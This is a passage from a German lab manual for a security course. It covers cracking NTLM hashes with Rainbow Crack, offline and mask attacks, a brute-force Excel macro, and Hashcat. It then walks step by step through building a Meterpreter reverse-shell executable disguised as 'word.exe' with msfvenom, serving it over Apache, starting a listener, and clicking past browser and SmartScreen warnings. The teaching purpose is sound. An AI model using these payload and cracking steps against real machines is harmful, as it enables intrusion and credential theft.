6.5 Knacken der Hashes mit `Rainbow Crack` und selbst erstelltem `Rainbow Table`

2. Öffnen Sie das Programm `rcrack_gui.exe` aus dem Ordner `C:\Cracking Tools\Rainbow Crack\rainbowcrack-1.8-win64`.

3. Im Menü `File` öffnen Sie die `PWDUMP`-Textdatei mit den Hashes aus der vorherigen Aufgabe (*nicht* die `Rainbow-Tabelle`!) über den Menüpunkt `Load NTLM Hashes from PWDUMP File...`.




Abbildung 16: Das Programm `Rainbow Crack`.

4. Benutzen Sie nun die generierte `Rainbow Table` von `WinRTGen`. Klicken Sie dazu im Menü `Rainbow Table` auf den Menüpunkt `Search Rainbow Tables...`. Öffnen Sie die zuvor generierte Tabelle.




Abbildung 17: Das Programm `Rainbow Crack`.

5. `Rainbow Crack` startet nun automatisch mit dem Knacken der Hashes.

6. Welche Grösse hat die von Ihnen generierte Rainbow-Tabelle? Wie schnell war das Cracking mit der neuen, optimierten Rainbow-Tabelle? War der Cracking-Prozess schneller oder langsamer im Vergleich zur vorherigen Methode in Ophcrack?

   Die Dauer für das Knacken des Passworts `passw` beträgt etwa 1.5 Sekunden. Dies ist schneller als mit der allgemeinen Rainbow-Tabelle in Ophcrack, die jedoch eine grössere Anzahl und längere Passwörter abdeckt.
   Die generierte Tabelle ist 64 MB gross.

   Anmerkung: Dies ist eine sehr kleine Rainbow Table. Typische Rainbow-Tables haben mehrere Hundert Megabyte. Ein nahezu vollständiger, optimierter Rainbow-Table für NTLM mit 8 Zeichen umfasst beispielsweise 486 GB (was einer 93%igen Effektivität gegenüber vollständig zufällig erzeugten Passwörtern mit 8 Zeichen entspricht). Eine entsprechende Tabelle für 9 Zeichen hat bereits eine Grösse von 6,7 TB (mit einer 50%igen Effektivität gegenüber vollständig zufälligen Passwörtern), siehe https://www.rainbowcrackalack.com.

   Vollständige Tabelle vs. Rainbow Table: Eine vollständige Tabelle mit allen Kombinationen aller möglichen Passwörter mit 8 Zeichen (vollständiger Zeichensatz aus Gross-/Kleinschreibung, Ziffern und Symbolen) bräuchte etwa 160 Petabyte Speicherplatz.

7. Welche Passwörter wurden mit der neu-generierten Tabelle gefunden? Welche nicht? Begründen Sie das Ergebnis.

   Es wurde *nur* das Passwort von `student2` gefunden.

   Begründung: Unsere selbst generierte Rainbow Table enthält Hashes für Passwörter einer Länge von mindestens 4 und höchstens 6 Zeichen. Sowohl `Administrator` als auch `labstudent` und `student1` haben Passwörter, die länger sind als 6 Zeichen.

6.6 Angriffsmöglichkeit: Offline Cracking

Beim `Offline Cracking` werden Passwort-Hashes von einem kompromittierten Server abgerufen und dann offline mit den Hashes von Klartext-Passwörtern abgeglichen. Das bedeutet, dass ein Angreifer Zugang zu einer Datenbank mit gehashten Passwörtern erhält und dann versucht, diese Passwörter zu knacken, indem er sie mit einer Liste möglicher Passwörter vergleicht. Dies geschieht offline, ohne dass der Betreiber der Website davon erfährt. Der Angreifer kann so

lange an dem geknackten Passwort arbeiten, wie er möchte, ohne dass er dabei entdeckt wird.

6.7 Angriffsmöglichkeit: Maskenangriff (auch «Rule-based Attack» oder «Heuristic Attack» genannt)

Ein `Maskenangriff` ist eine spezielle Art von Brute-Force-Angriff, bei dem der Angreifer bereits einige Informationen über die Struktur des Passworts kennt. Zum Beispiel könnte der Angreifer wissen, dass das Passwort mit einem Grossbuchstaben beginnt, gefolgt von fünf Kleinbuchstaben und endet mit zwei Ziffern. In diesem Fall kann der Angreifer seine Suche auf diese spezifische Struktur beschränken, anstatt alle möglichen Kombinationen auszuprobieren. Dies ermöglicht es dem Angreifer, nicht benötigte Zeichenkombinationen auszulassen, was die Zeit, die zum Hacken des Passworts benötigt wird, erheblich verkürzt.

1. *Optional:* Falls Sie noch Lust und Zeit haben, schreiben Sie ein Passwortcracking-Programm, das per Brute-Force-Methode nach 4-stelligen Passwörtern sucht. Erkennen Sie: es dauert nur eine kurze Zeit, wenn Eigenschaften der Passwörter bereits bekannt sind, wie hier eine 4-stellige Zeichenfolge, und diese als sog. Heuristiken mitberücksichtigt werden können. Können Sie einen Geschwindigkeitszuwachs bemerken?

   Als Excel-Macro, mit der Struktur und der Hash-Berechnung aus Kapitel 4 Aufgabe 1:

```
Sub testen ( )
 For a = 65 to 122
   For b = 65 to 122
     For c = 65 to 122
       For d = 65 to 122
         Cells (7, 1) = Chr (a) & Chr (b) & Chr (c) & Chr (
            d)
         for x = 2 to 6
           If (Cells (7, 2) == Cells (x, 2)) then debug.
              print (Cells (x, 2) & " gefunden")
         Next
       Next
     Next
   Next
 Next
End Sub
```

6.8 Passwort-Hacking-Tool `Hashcat`

Im Folgenden wird das Passwort-Hacking-Tool `Hashcat` beschrieben, basierend auf dem Artikel von `Computerwoche.de`[1].

> *Ein Passwort wie `Passwort1` in einen Hash zu verwandeln, dauert nur Sekundenbruchteile. Was aber, wenn Sie nur den Hash-Wert haben? Diesen mit einer Brute-Force-Attacke in seine Ursprungsform zurück zu verwandeln, ist rein rechnerisch ein relativ aussichtsloses Unterfangen.*
>
> *Es gibt jedoch Mittel und Wege, Passwörter aus Hash-Werten zu extrahieren. Da menschliche Passwort-Präferenzen ziemlich vorhersehbar sind, können die Schlüsselwörter beispielsweise oft mit dem Passwort-Cracker `Hashcat` wiederhergestellt oder eben gekrackt werden.*
>
> *`Hashcat` ist ein populärer und effektiver Passwort-Cracker, der sowohl von Penetrationstestern und Administratoren als auch von Cyberkriminellen und Spionen eingesetzt wird.*
>
> *Die grundlegende Funktionsweise von `Hashcat`: Es rät ein Passwort, verwandelt es in einen Hashwert und gleicht diesen dann mit dem bereits vorliegenden ab – solange, bis eine Übereinstimmung vorliegt. `Hashcat` ermöglicht verschiedene Arten von Attacken und kann zu Passwort-Cracking-Zwecken unter anderem auch auf die Potenz ihrer GPU zurückgreifen – vorausgesetzt diese ist vorhanden.*

[1] https://www.computerwoche.de/a/der-passwort-cracker-fuer-ihr-unternehmen,3549131

7 Bildübertragung von der Windows-Maschine

In folgender Übung wollen wir auf die Windows-Maschine zugreifen. Wir nutzen dafür Kali Linux, um eine `reverse shell` zu öffnen. Durch die `reverse shell` haben wir die Möglichkeit beliebigen Code auszuführen. Am Ende der Übung werden wir eine Bildübertragung der Windows-Maschine durchführen, um den Bildschirm eines entfernten Computers anzuzeigen.

Wir nutzen hierzu das Tool `msfvenom`. Es ist ein leistungsstarkes Tool, das Teil des Metasploit-Frameworks ist. Es wird verwendet, um speziell gestaltete Payloads zu erstellen, die in Exploits und Angriffen eingesetzt werden können. Mit `msfvenom` können verschiedene Arten von Payloads generiert werden, wie z.B. Shellcode, der in verschiedenen Umgebungen ausgeführt werden kann, sowie Binärdateien für Remote-Code-Execution-Exploits.

Diese Übung dient zu *Demonstrationszwecken* für die Lehre.

1. Starten Sie `Kali Linux` in `Oracle Virtual Box` auf dem Labor-PC. Die VM heisst `Kali Linux 2025.2`.

   Hinweis: Bitte verwechseln Sie nicht den Namen der VM mit der Kali-VM des Cyber-Moduls.
   Wir nutzen in diesem Labor die VM `Kali Linux 2025.2`.

2. Melden Sie sich mit dem Benutzernamen `cisco` und dem Passwort `cisco` an.

3. Stellen Sie sicher, dass die Kali-VM im selben Netzwerk wie die Windows-VM liegt.

   Führen Sie `ifconfig` auf der Kali-VM und `ipconfig` auf der Windows-VM aus und prüfen Sie die genutzten IP-Adressen. Die IP-Adressen der beiden Maschinen sollten sich im roten Netzwerk mit der Netzwerk-Adresse `192.168.3.0/24` oder `192.168.4.0/24` befinden.

4. Öffnen Sie ein Terminal-Fenster und geben Sie den folgenden Befehl ein. Das Passwort für den Benutzer ist `cisco`.

   ```
   > sudo -i
   ```

   Fügen Sie die IP-Adresse Ihrer Kali-VM an der Stelle <`IP der Kali-VM`> ein.

```
> msfvenom -p windows/meterpreter/reverse_tcp --platform
    windows -a x86 -f exe LHOST=<IP der Kali-VM> LPORT=444 -o
    /root/word.exe
```




Abbildung 18: Erstellen des Reverse Shell-Tools mit `msfvenom`.

5. Wir möchten nun die Datei per Webserver bereitstellen. Erstellen Sie das notwendige Verzeichnis, kopieren Sie die Datei und starten Sie den Webserver.

```
> mkdir -p /var/www/html/share
> chmod -R 755 /var/www/html/share
> chown -R www-data:www-data /var/www/html/share
> mv /root/word.exe /var/www/html/share
> service apache2 start
```

6. Öffnen Sie nun das `metasploit framework` mit folgendem Befehl auf der Kommandozeile.

```
> msfconsole
```




Abbildung 19: `msfconsole` des `metasploit frameworks`.

7. Aktivieren Sie den Listener mit folgenden Befehlen.

```
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST <IP der Kali-VM>
set LPORT 444
run
```




Abbildung 20: Aktivierte Konsole des `metasploit frameworks`.

8. Wechseln Sie auf die Windows-VM.
9. Öffnen Sie mit dem Webbrowser die IP-Adresse der Kali-VM mit dem Pfad `/share`.

```
http://<IP der Kali-VM>/share/
```

10. Laden Sie die Datei `word.exe` herunter.

Falls Sie den Google Chrome-Browser nutzen, klicken Sie auf `Behalten` und erzwingen Sie, dass die Datei heruntergeladen wird. Falls Sie den Mozilla Firefox-Browser nutzen, wird die Datei ohne Sicherheitsprüfung heruntergeladen.




Abbildung 21: Laden der Datei `word.exe` im Google Chrome-Browser.




Abbildung 22: `Ungeprüfte Datei herunterladen` aktivieren.

10. Führen Sie die Datei aus. Wechseln Sie im Explorer in den Download-Ordner und starten Sie einmalig die Datei. Wechseln Sie dann zur Kali-VM.

Es kann vorkommen, dass Sie gegebenenfalls eine weitere Sicherheitsmassnahme des Microsoft-Betriebssystems wegklicken müssen.

a. Sie erhalten die Meldung `Der Computer wurde durch Windows geschützt`.
b. Klicken Sie auf `Weitere Informationen` und aktivieren Sie `Trotzdem ausführen`.

Abbildung 23: `Ungeprüfte Datei` ausführen.

Abbildung 24: `Trotzdem ausführen` aktivieren.

10. Wechseln Sie zur Kali-VM und prüfen Sie, ob eine Verbindung zur Kali-VM erfolgt ist.




Abbildung 25: Geöffnete Session in der Kali-VM nach Ausführen der Datei `word.exe` in Windows.

Bei erfolgreicher Verbindung sollten folgende Meldungen auftauchen:

- `Sending stage (xxxxx bytes)to 192.X.X.X`
- `Meterpreter session 1 opened (192.X.X.X:444 -> 192.X.X.X:ABCD)at ...`

7.1 Auflisten von System- und Dateiinformationen

1. Prüfen Sie die Verbindung mit dem Befehl `sysinfo`.

```
meterpreter > sysinfo
```

